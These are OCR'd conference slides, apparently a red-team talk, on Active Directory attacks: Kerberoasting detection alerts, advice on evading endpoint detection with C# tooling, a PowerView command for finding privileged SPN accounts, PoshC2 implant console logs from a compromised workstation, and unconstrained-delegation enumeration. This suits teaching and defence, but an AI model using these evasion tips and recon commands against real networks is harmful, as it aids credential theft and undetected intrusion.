
20 Per Page Format Preview

Account_Name	count
Administrator@DIGITALSOLUTIONS.COM	7
BLOREDC1$@BLOREBANK.LOCAL	2
CaptainKoala@DIGITALSOLUTIONS.COM	16
DS-DCPRD-01$@DIGITALSOLUTIONS.COM	32
DS-PRDWRK10019$@DIGITALSOLUTIONS.COM	24
DS-PRDWRK10020$@DIGITALSOLUTIONS.COM	31
DS-PRDWRK10021$@DIGITALSOLUTIONS.COM	36
MJ.Hashes@digitalsolutions.com	10
jason.parry@DIGITALSOLUTIONS.COM	71
mj.hashes@DIGITALSOLUTIONS.COM	21


Detect – Kerberoast (Refining)



Detect – Kerberoast (Alert Creation)



Detect – Kerberoast (Trigger Alert)



Time	Fired alerts	App	Type	Severity	Mode	Actions
2019-07-07 20:13:46 UTC	Kerberos 4769	search	Real-time	High	Per Result	View results | Edit search | Delete
2019-07-07 20:13:11 UTC	Kerberos 4769 EncType 17(RC4)	search	Real-time	High	Per Result	View results | Edit search | Delete
2019-07-07 20:13:11 UTC	Kerberos 4769	search	Real-time	High	Per Result	View results | Edit search | Delete
2019-07-07 20:13:10 UTC	Eventcode 4769	search	Real-time	High	Per Result	View results | Edit search | Delete

Evade - Kerberoast

Make use of C# tooling to reduce chance of endpoint detections courtesy of .NET

- Rubeus / SharpView


Check the Domain Functional Level

- Often see that there are 2012 R2+ domain controllers, but no upgrade to the actual FFL or DFL
- If the DFL is 2008+, AES is SUPPORTED. But you can still get RC4 hashes!

Roast carefully against particular OUs, at the right time of day, from the right user context, with the right encryption algorithm to blend in. NPK can help with AES.

Interrogate intelligently, know your enemy and environment, even if you don't!

- Get objective SPNs, check accounts first before roasting, roast periodically
- ***Get-DomainUser -SPN | ?{$_.memberof -like '*Admin*'} | select name,userprincipalname,serviceprincipalname,memberof***
- Beware the honey SPNs, do your recon!


root@SteelCon-C2: ~ 106x50
Task 01253 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:16:42)
[+] IPConfig
ComputerName : DS-PRDWRK10019
IPAddress : {10.150.10.34}
NetworkAdapter : Intel(R) 82574L Gigabit Network Connection
MACAddress : 00:0C:29:39:83:A1
DefaultGateway : {10.150.10.1}
DHCPServer :
DHCPEnabled : False
SubnetMask : {255.255.255.0}
DNSServer : {10.150.10.187, 10.150.10.105}
WinsPrimaryServer :
WinsSecondaryServer :
Task 01254 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:16:43)
get-proxy y
1
Task 01254 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:16:44)
DisableCachingOfSSLPages : 0
IE5_UA_Backup_Flag : 5.0
PrivacyAdvanced : 1
SecureProtocols : 2688
User Agent : Mozilla/4.0 (compatible; MSIE 8.0; Win32)
CertificateRevocation : 1
ZonesSecurityUpgrade : {187, 86, 14, 73...}
EnableNegotiate : 1
MigrateProxy : 1
ProxyEnable : 0
WarnonZoneCrossing : 0
ProxyServer : 10.150.10.1:8080
PSPath : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings
PSParentPath : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVersion
PSChildName : Internet Settings
PSProvider : Microsoft.PowerShell.Core\Registry
root@SteelCon-C2: ~ 81x45
v4.8 www.PoshC2.co.uk
User: Mac
[93]: Seen:13/07/2019 11:17:38 | PID:7940 | ls | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) PS
[94]: Seen:13/07/2019 11:17:37 | PID:2412 | ls | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) C#
Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 93
DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:7940)
93>
sftp.root@steelcon.duckdns.org 90x3
sftp>
sftp>
sftp>

root@SteelCon-C2: ~ 106x50

```
ZonesSecurityUpgrade     : {187, 86, 14, 73...}
EnableNegotiate          : 1
MigrateProxy             : 1
ProxyEnable              : 0
WarnonZoneCrossing       : 0
ProxyServer              : 10.150.10.1:8080
PSPath                   : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion\Internet
                           Settings
PSParentPath             : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion
PSChildName              : Internet Settings
PSProvider               : Microsoft.PowerShell.Core\Registry

Task 01267 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/201
9 11:22:15)
get-ipconfig


Task 01267 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2
019 11:22:16)

[+] IPConfig


ComputerName        : DS-PRDWRK10019
IPAddress           : {10.150.10.34}
NetworkAdapter      : Intel(R) 82574L Gigabit Network Connection
MACAddress          : 00:0C:29:39:83:A1
DefaultGateway      : {10.150.10.1}
DHCPServer          :
DHCPEnabled         : False
SubnetMask          : {255.255.255.0}
DNSServer           : {10.150.10.187, 10.150.10.105}
WinsPrimaryServer   :
WinsSecondaryServer :

Task 01268 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/201
9 11:22:17)
pwd


Task 01268 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2
019 11:22:17)


Path
----
C:\Users\jason.parry
```

root@SteelCon-C2: ~ 81x45

```
 ________                .__.    ________ ________
 \_____  \ ___  ___ ____| |__  \_____  \ \_____  \
  |  ___/ \  \/  /_/ ___\|  |  /   |   \ /  ____/
  |    |   >    < \  \___|   Y  \ \    \/       \
  |____|  /__/\_ \ \_____>___|  /  \_____/\_______ \
                \/           \/                  \/
  ============== v4.8 www.PoshC2.co.uk =============

User: Mac

[93]: Seen:13/07/2019 11:22:20 | PID:7940  | 1s | DIGITALSOLUTION\jason.parry @ D
S-PRDWRK10019 (AMD64) PS
[94]: Seen:13/07/2019 11:22:20 | PID:2412  | 1s | DIGITALSOLUTION\jason.parry @ D
S-PRDWRK10019 (AMD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 94


DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:2412)
94>
```

sftp root@steelcon.duckdns.org 90x3

```
sftp>
sftp>
sftp>
```

Attack 2 - Unconstrained Delegation

Exceptionally quick TLDR:

Commonly seen on administrative servers where 3rd party AD tools are run from, and webservers to allow it to talk to backend servers as individual users.




Image by adsecurity.org


Attack 2 - Unconstrained Delegation


```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Properties `
TrustedForDelegation,TrustedToAuthForDelegation,servicePrincipalName,Description


Description                 :
DistinguishedName           : CN=ADSDB01,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
DNSHostName                 : ADSDB01.lab.adsecurity.org
Enabled                     : True
Name                        : ADSDB01
ObjectClass                 : computer
ObjectGUID                  : 6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName              : ADSDB01$
servicePrincipalName        : {WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01,
                              TERMSRV/ADSDB01.lab.adsecurity.org...}
SID                         : S-1-5-21-1583770191-140008446-3268284411-2102
TrustedForDelegation        : True
TrustedToAuthForDelegation  : False
UserPrincipalName           :
```

Image by adsecurity.org


Delegation Reminder




